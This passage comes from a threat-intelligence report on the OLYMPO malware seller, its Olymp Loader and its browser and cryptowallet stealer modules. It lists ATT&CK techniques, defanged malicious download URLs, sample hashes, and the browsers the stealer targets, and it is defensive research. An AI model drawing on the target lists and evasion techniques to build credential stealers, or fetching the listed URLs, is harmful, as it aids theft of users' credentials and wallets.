

Figure 12. File structure of stolen logs posted on Olymp's Telegram channel.

With the previous information we were able to gather a few samples of this alleged new version of the stealer.

md5	file name	Using API	Creation Time
d9310236052836e2b447e569d794a73c	module-browsers stealer.exe	Yes	2025-07-01
137ac89812b87e472ca52c7b766d198c	module-browsers stealer (3).exe	Yes	2025-07-01

These samples log the information using the same format advertised on OLYMP Telegram channel. They also use the described API and their creation time is July 1, 2025, which is just one day after the official announcement. All these facts led us to believe that these samples are most likely the new stealer module.

The stealer is written in Python and compiled using "Nuitka". It is worth highlighting the use of a DLL named "**brsteal.dll**" under "%temp%\onefile_" directory (used by Nuitka), which also encourages the theory of these samples being the browser stealer being advertised (named "BrSteal.exe").

Previous browser stealer

We found another interesting stealer, with similar names, using the previously described API.

md5	File name	Using API	Creation Time
6567ae5978faf20cfd3992b2c80831b7	module-browsers stealer.exe	Yes	2025-06-24
6ab502d6b74563f9bd36588e8e05bb65	module-desktop crypto stealer.exe	Yes	2025-06-15
469253e0dfbbf7dbbad27b5163d87cf4		Yes	2025-06-24

These samples are written in C++ and contain references to "**shaddy43**". This led us to a GitHub profile operating under this username, which holds a repository of a browser stealer, coded in C++. [1]



Figure 13. Screenshot of shaddy43's GitHub repository.

Comparing the code of these two stealers we can conclude that BrSteal is based on BrowserSnatch's open-source code, but with a target list almost twice as big. Annex-B contains a comparison between the target lists of both stealers.

Cryptowallet Stealer Module

This stealer module targets: Exodus, Electrum, Atomic, Guarda, Wasabi, Monero, BitcoinCore, and ZelCore cryptowallets. It also takes a screenshot of all monitors. We couldn't find a sample, but it is highly possible that it is also written in python and the information exfiltrated as a ZIP, using an equivalent method as the one described as an example of API use.

What's next for OLYMPO?

OLYMPO's offerings have changed frequently: it began as a botnet concept ("Olymp Botnet"), then pivoted to **Olymp Loader**, and by August 2025 focused on crypter functionality. The malware seller has published a roadmap that treats Olymp as a **bundle** comprising **Olymp Botnet**, **Olymp Loader**, **Olymp Crypter**, an **installs service**, and a **file-scanning tool** for antivirus testing. It remains to be seen whether *OLYMPO* can sustain and support a broader malware product suite over time.



Figure 14. Screenshot of the new "Olymp Projects" web panel shared on the Telegram channel on August 30, 2025.

Summarizing OLYMPO and Olymp Loader

OLYMPO is assembling a bundled crimeware stack that bundles a loader, crypter, planned botnet, an installation service, and an AV test scanner. If execution matches intent, this **lowers the entry barrier for less experienced threat actors** and compresses the time from tooling release to widespread use, driving more commodity intrusions at scale.

By monitoring malware developers and sellers on underground forums and Telegram, threat intelligence enables to **spot new emerging threats, social engineering themes**, pricing shifts, test uploads, and "how-to" videos **before malware distribution hits scale**. Being proactive on threat detection, enables defenders to take preventive countermeasures.

Stay ahead of emerging threats

Outpost24's CompassDRP solution combines the asset discovery powers of our EASM platform with threat-intelligence powered DRP modules. Customers are backed up by our world-class human-led threat intelligence team, KrakenLabs. Get in touch to learn more.

Asset discovery + threat intelligence powered DRP.

Book a live demo

TTPs

Initial Access

T1204.002 – User Execution: Malicious File

Execution

T1059.003 – Command and Scripting Interpreter: Windows Command Shell

T1059.001 – Command and Scripting Interpreter: PowerShell

T1204.002 – User Execution: Malicious File

Persistence

T1547.001 – Boot/Logon Autostart Exec: Registry Run Keys/Startup Folder

Privilege Escalation

T1548.002 – Abuse Elevation Control Mechanism: Bypass UAC

Defense Evasion

T1036.005 – Masquerading: Match Legitimate Name or Location

T1055 – Process Injection

T1027 – Obfuscated/Compressed Files and Information

T1553.002 – Subvert Trust Controls: Code Signing

T1562.001 – Impair Defenses: Disable or Modify Tools

T1112 – Modify Registry

Discovery

T1016 – System Network Configuration Discovery

Credential Access

T1555.003 – Credentials from Password Stores: Credentials from Web Browsers

T1552.001 – Unsecured Credentials: Credentials in Files

Collection

T1113 – Screen Capture

T1005 – Data from Local System

Exfiltration

T1567 – Exfiltration Over Web Service

T1041 – Exfiltration Over C2 Channel

Command and Control

T1071.001 – Application Layer Protocol: Web Protocols

IOCs

Distribution URLs observed

hxxp://fastdownloads[.]live/dl/putty.exe

hxxp://jjf[.]life/OpenSSL/build.exe

hxxps://jjf[.]life/OpenSSL/ZoomClientSetup.exe

hxxps://classic-offensive[.]com/Installer.zip

Olymp loader samples

Initial variant – June 2025

7bc217f0ee12266d42812af436f494caf599c0705242457a581f64d4eb508904

d36da9c3e5e78aa87bcdcd7fc8d3499d85a60b9dd107bf775d759940fc2f2489

D167a0c6fdba1175b67f10daf4be218b4d8adf2f81280ba5d1510228a4321bca

Variant disabling Windows Defender with PowerShell and using Defender's exclusions

446c7b9ff49c7c0b8ae02b720054e4f09ef60475c92a5d7f2e2b2bdb4ca5de23

ff1e159c4c6fcb97c9cb1885796fa4557e1afb92c82ada00f24ae994bffd63e4

9464a2a1fb53b3a8c783ee4b55bba69cbb74a841f0d06f0cef86a93d607be5ae

Variant with only Defender's exclusions

59b143fd884f8450cf5161954ebf38dbd9c951ecdb13de5e1f6aea01a9f92201

60fec45a29a89c1cb10fd793065e8fc39bdae15daf813e3438e8ff6558fb7e2d

561809b0c9c67b7d48712ab9e53cf5cc137b94d5a2d8bc65314a2db4c23df99d

Variant using "Defender Remover" tool and Defender's exclusions

9d5d474791793300a273c5b6e522c7c3acd6fbb26c4da0421d4ef695c82f3fa5

446c7b9ff49c7c0b8ae02b720054e4f09ef60475c92a5d7f2e2b2bdb4ca5de23

14e4884288c1740d5a4b67ac83a890000c3b92f945139b2433bf9746acd14f9b

Olymp loader modules

Browser stealer – First version (based on Browser Snatch)

01562cd36b61d517959fdbe5beaef9e1e9462be292c74a49b36a30057d09bc2c

60f8b5a6c8621e07124fbec4b9253b913056d1279d6c42fdd99a8b6b14c33e9a

048701ffc9b7ccfe4228bfaaa0b98a0518f02c6325c7f59365f863eccb65aa6d

Browser stealer – Brsteal

c465c1ac750e80ffb4020ec085528ca520b4fca587710ae1a5937bc88e5ad22c

dbe4aaef628f4d392fd25946643424334af4ecb9eb2589884112b465f508ca33

02eb774341d84b8c83b448186f3de8db139c52bea2376fec0ac88c7112186fd2

Telegram stealer

ee1e27a01b884099a614b8eee78cdb1dd02ffecd6ed9f6a54b7b567b9eab979f

References

[1] hxxps://github[.]com/shaddy43/BrowserSnatch/tree/master/BrowserSnatch

[2] hxxps://github[.]com/ionuttbara/windows-defender-remover

ANNEX A – Comparison between Brsteal and BrowserSnatch targets

BrowserSnatch targets	BrSteal targets
360Chrome	360Chrome Chrome
7Star	7Star
Amigo	Cyberfox
BlackHawk	Amigo
Brave-Browser	ArcticFox
CentBrowser	Beaker Browser
Chedot	Blaze Browser
ChromePlus	Blisk
Chromium	Brave
Citrio	Brave-Browser
CocCoc	Citrio
Comodo Dragon	CentBrowser
Comodo IceDragon	Chedot
Coowon Coowon	Chromium
Cyberfox	Chromodo
Elements Browser	CocCoc Browser
Epic Privacy Browser	Comodo IceDragon
Flock Browser	Comodo Dragon
Google Chrome	CoolNovo
Icecat	Coowon
Iridium	Cyberfox
K-Meleon	Deepin Browser
Komet	Dooble
liebao	Edge Beta
Microsoft Edge	Edge Canary
Mozilla Firefox	Edge Dev
Opera Stable	Elements Browser
Orbitum	Epic Privacy Browser
Pale Moon	Falkon
Postbox	Fennec
QIP Surf	Sleipnir5 (ChromiumViewer)
SeaMonkey	Firefox ESR
Sleipnir5 (ChromiumViewer)	Flock Browser
Sputnik	GNU IceCat
Thunderbird	Google Chrome
Torch	Instantbird
Uran	Iridium
Vivaldi	K-Meleon
Waterfox	Kometo
Yandex Browser	Librewolf
	liebao
	ChromePlus
	Maxthon
	Microsoft Edge

Midori
MiniBrowser
Mobile Firefox
Moonchild Productions Pale Moon
Mozilla Firefox
Mozilla icecat
Mozilla SeaMonkey
NETGATE Technologies BlackHawk
Nightly
Opera Software Opera Stable
Orbitum
Otter Browser
Palemoon
Polarity
Postbox
QIP Surf
QtWebEngine
QuteBrowser
Rockmelt
Seamonkey
Serpent
Shiretoko
Sputnik Sputnik
SRWare Iron
Superbird
Thorium
Thunderbird
Tor Browser
Torch
uCozMedia Uran
UltraSurf
Uranium Browser
Viper Browser
Vivaldi
Waterfox
Waterfox Classic
Yandex YandexBrowser

About the Author

Lidia López Sanz Senior Threat Intelligence Analyst , Outpost24

Lidia is a Senior Threat Intelligence Analyst at Outpost24's KrakenLabs Strategic Research team. Her role involves researching and profiling threat actors, monitoring their campaigns, IOCs, and TTPs. She also creates threat intelligence reports and keeps a close eye on fraudulent activity in the cybercriminal underground.

KrakenLabs Threat Intelligence Team, Outpost24

KrakenLabs is Outpost24's Cyber Threat Intelligence team. Our team helps businesses stay ahead of malicious actors in the ever-evolving threat landscape, helping you keep your assets and brand reputation safe. With a comprehensive threat hunting infrastructure, our Threat Intelligence solution covers a broad range of threats on the market to help your business detect and deter external threats.
© Outpost24 All rights reserved.